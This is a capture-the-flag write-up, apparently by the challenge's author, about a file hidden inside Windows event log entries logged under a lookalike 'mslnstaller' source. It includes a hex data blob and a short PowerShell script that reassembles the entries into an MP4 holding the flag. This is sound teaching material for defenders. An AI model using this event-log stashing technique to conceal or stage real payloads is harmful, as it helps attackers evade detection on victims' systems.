2B3CD9345FCE223C6DF7166093A3A34068212A1842057A2EEAB2DDE000161034D92EB4E9CA4C6F62FD6B4ED634C41053F0344FCC7BCF7A958EE2002F4CEE294CF795280068370ACC15FA2A99D075C31FD09FA6889A78F9D974E0559ECD7C0842572CEDDEF0AAB5921A692278402969F417EA3ACD77369046816EACDCC1F5BBF4C4E37B361AE7C1187E9AD117E00000130419F6C45152C25FFBFBF3DC5C5418058959267B203D448A04F86A2A8F7F3D6837A3AEC2CE590A949FA7E377980E0A00F10BE6E8AB088F9EF14420409C5854C5E21100B96CA22E09E9AE369F77B3CC6A0866C2C7B8C2E2694ED9BFF925EA8141338614E7C4B9EA5DB6FE100E27AF013FDE3FAE3192CBE8484B94F9625F149EE28AD8322B5E587BEBFB0CEB19031443B8E60C06BEB90F95FEEF32A4D714836CD39555107BAF5CFF271E6FC2C49349A8A0D854575A9A12422801F8D1619200D06B8DDDD91905263E3C94D3C5463B93EEDA77DA6327CC05F6F251F4CEA752D7B8606237DACCC30C234F1D40C1996389A64694E8D9728789DDD2B947D7565DEE513E637329CAC107B687BAC2F877246E627A2530DDECCBF5176CC8BFECBE817A63932F20966A2DE415414B069BEE3692D5920211A94DDA6089B01349268AF555DDE2B4CB415604A583065921554F9ACC3FCD91793A7BD5589ECBB793810E1D64FD7626976BAE209B62C2D62CE9492CCF86DEEDFF17A2ACA2357B7F6C0E63FEAE5A0FDA35C27686FF52ECFF4FD27190D8C14A5C460AA29076A633AB70ED47BC28EF65E6089D2B0103481F1B2B20C540A7A14FEDBC4529D3286E2E28397D0B61505A102AB24296BEA71480134CDE14DB565DD7D6FB880C85D0F9C09CE398DC8195B300168317377B3E878AEE19C98B4B6851DF63C6CAF206CE38BA932DDDE629888009191422018597867354500580BA004578D73FDA26E47C0677E4F32E595685311882885C01B32169C637515DF4D032F790B643A2880514B719597CA48F1AF6DEDBDE1B099A6801D73AD3AB02009A7C7FDC0740B1222F926980F0F0A773114CB793B30F0FF4A336180159C70EF1A30CE17B3B94DA273DE8EF5A1A5D68EFADBAF8C325B8BA6B4D174208599927A85404331CDDDDC03E3E7883D0000004D019F8B7442DF
	</Data>
After filtering the Event Log for anything with Mslnstaller (with an L) we’ve narrowed down the scope to 100 events. There is an MP4 file hidden within these 100 event entries and we have to stitch it back together.
The Solution
This is the part of the write-up where I have to disclose that there isn’t an “intended solution” to this challenge. If you solved it differently than I laid out below, congratulations! That was the intent. When I designed this challenge, the difficulty was intended to be at this “reassembly” step, and the open-endedness is very much by design. At the time of writing, the challenge has not released yet, and I’m sure there will be many creative solutions.
Before becoming a Security Engineer, I was a lazy Sysadmin, which is a very scary and powerful combination of skills. I don’t know Python, and I don’t feel like re-inventing the wheel to solve this problem, so I made a Windows VM with the intent of surgically replacing the Application Event Log with the malicious one provided with the challenge. In doing this I should be able to just execute the payload and retrieve the flag. Here’s how I did that:

- Stop the Windows Event Log Service
- Sometimes this won’t stop without throwing errors. It was easier for me to disable it and reboot to accomplish this
- Sometimes this won’t stop without throwing errors. It was easier for me to disable it and reboot to accomplish this
- Navigate to
%SystemRoot%\System32\Winevt\Logs\. This is where Windows keeps the default event log EVTX files. - Replace
Application.evtxwith the file of the same name provided with the challenge. - Start the Windows Event Log Service.
- Run the deobfuscated payload:
$a = 40000..65000;
$b = [IO.File]::OpenWrite((Join-Path -Path $env:APPDATA -ChildPath flag.mp4));
Get-EventLog -LogName "Application" -Source "mslnstaller" | ? { $a -contains $_.InstanceID } | Sort-Object Index | % { $c = $_.Data; $b.Write($c, 0, $c.Length) }
$b.Close()

Start-Process "$env:APPDATA\flag.mp4"
I added Start-Process "$env:APPDATA\flag.mp4" at the end to open the file so I didn’t have to go clicking around for it in explorer (again, lazy sysadmin😉).
And there we go! Everything gets reassembled into an MP4 file which contains the flag as a subtitle:
This was a fun challenge to put together, and if you’re interested in this type of tradecraft, be sure to check out my other blog showcasing how I used this technique to store my movie collection in the Windows Event Log!